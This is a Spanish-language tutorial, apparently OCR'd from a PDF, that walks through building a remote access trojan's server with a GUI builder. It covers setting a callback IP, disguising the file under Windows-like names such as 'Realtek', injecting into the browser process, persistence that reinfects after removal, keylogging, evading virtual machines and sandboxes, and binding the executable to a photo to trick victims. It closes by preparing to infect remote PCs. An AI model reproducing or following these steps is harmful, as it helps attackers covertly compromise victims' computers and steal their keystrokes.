
Ahora es el turno de crear nuestro servidor con el que infectaremos. Para ello, vamos nuevamente a **Control Center**, luego a **Builder** y finalmente clickeamos en **Create Server**.



Al clickear en **Create server**, veremos la siguiente ventana, en la cual debemos crear un nuevo perfil, para ello clickeamos en New, escribimos el nombre que queramos y finalmente en **Forward** para continuar.




Para el siguiente paso, debemos conocer nuestra IP. Como haré una infección local para probar la conexión, abriré una consola y pondré: **ipconfig**




Como se puede ver, la ip asignada a mi máquina en mi red local es **192.168.0.108** y será la que utilizaré para crear mi servidor e infectar a ordenadores de la misma.

Volvamos al troyano, veremos una pantalla en la cual debemos colocar una IP o DNS (la nuestra) para que las PCs infectadas se conecten a nosotros. Además especificar el mismo puerto y contraseña que colocamos al configurar el cliente, es acá en donde pondré la IP que saqué desde la consola. Damos click en **Add** y colocamos la IP y el puerto de la siguiente forma:




Una vez agregado la IP y el Puerto, configuraremos el resto de los campos; los cuales son Identification (Nombre del remoto), Password (la contraseña que colocamos en el cliente).



Una vez finalizado esto, pasaremos a la siguiente pestaña... **Installation**.

Esta quizás sea una de las partes vitales de la configuración. Acá es el momento en que le decimos en donde se instalará en la PC infectada, con que nombre, si se añadirá al registro, entre otras opciones que explicaré, una por una, para que quede claro.



1) El checkbox del **Install server**, indica que el servidor del troyano quedará instalado en la PC infectada.

2) **Installation directory:** Acá indicaremos en que directorio se alojará el troyano en el ordenador infectado. Por lo general un usuario normal jamás revisa los directorios del sistema.

3) **Boot:** Estas opciones son para que el troyano inicie junto con el sistema operativo. Es recomendable colocarle el nombre de algún programa como para que no quede tan visible. En este caso coloqué "**Realtek**" ya que es un programa que el Windows utiliza para el sonido.

4) **Directory y File Name:** Estas dos opciones indican que se creará un directorio (Directory) con el nombre que le indiquemos y al troyano le pondrá el nombre que coloquemos en File Name. Yo coloqué nombres que simulan ser archivos de Windows.


5) **Inject into:** Esta opción sirve para inyectar el troyano en un proceso para que quede camuflajeado. En este caso, se ocultará en el proceso del Browser que esa persona use como default.

6) De estas 4 opciones, la más importante es la de **Persistencia**, ésta sirve para que vuelva a infectar el equipo en caso de que la persona intente quitárselo. Además, tiene la opción de "**Hide File**" (Ocultar archivo), **Change creation** date (Cambia fecha de creación) y **Melt file** (Derretir archivo al ejecutarlo)

7) Finalmente el **MUTEX** es un campo importantísimo. Para aquellos que no sepan lo que es el Mutex, es una especie de código que debe ser único para cada programa que se ejecuta en la PC. Si tenemos dos servidores con el mismo Mutex, el segundo no infectará. Por lo que al crear un server nuevo, recuerden siempre cambiar el Mutex.

Ahora pasamos a la pestaña de **Keylogger**. El motivo por la cual no veremos la de Message, es porque nadie suele usarla. De igual forma, a grandes rasgos, sirve para que muestre un mensaje de error, advertencia, etc. al ejecutar el server del troyano.


En la pestaña del Keylogger, debemos asegurarnos de que venga activa y que elimine los backspace.



En caso de que tengan un servidor de FTP y deseen enviar los logs ahí, pueden hacerlo activando la opcion "Send logs by FTP" y configurando su cuenta.

Personalmente no lo recomiendo ya que esta acción de enviar el log a un servidor remoto, hace que el Antivirus sospeche.


Ahora pasamos a la pestaña Anti-Debug. Ésta sirve para que en caso de que quieran ejecutar el servidor de nuestro troyano en una maquina virtual, Sandbox, etc, el troyano no se ejecute, por lo que lo hará menos sospechoso.




Recuerden que si quieren testear el troyano en una maquina virtual, deben desactivar la opción correspondiente, sino jamás les conectará.

Finalmente pasaremos a la pestaña **Create server**.


En caso de querer unir nuestro servidor con una foto, Clickeamos en Bind files (1). Luego clickeamos en los 3 puntos para buscar nuestra imagen (2), finalmente Clickeamos en el botón Add (3) para que lo añada a la lista. Una vez hecho esto, clickeamos la X para cerrar la ventana y ya lo tendremos nuestro servidor con icono de foto unido a una imagen.



Ahora sí, llegó el momento más esperado... Clickeamos en el botón **Create server** y generamos nuestro servidor.




Seleccionamos donde guardar el servidor y damos click en Guardar. Si todo salió bien, nos debería mostrar el siguiente cartel:




El mensaje nos indica que el servidor se creó correctamente y nos dice si queremos guardar nuestra configuración. Daremos click en Yes.

Ahora, si vamos al directorio en donde guardamos el server.exe y podremos verlo con el icono de una imagen:



Al ejecutarlo, podremos ver que se abrió la imagen con la cual lo adjuntamos y, a su vez, podremos visualizar al remoto conectado en nuestro cliente



Con esto, hemos visto cómo infectar alguna PC de nuestra red local... Pero bien... esto no termina acá... Ahora, veremos cómo infectar PCs remotas, es decir, PCs que no estén a nuestro alcance.

Apertura de puertos

Para ello es necesario 2 cosas, abrir un puerto en nuestro router (Por el cual saldrá/entrará la conexión) y una DNS (Se utiliza en reemplazo a la IP)

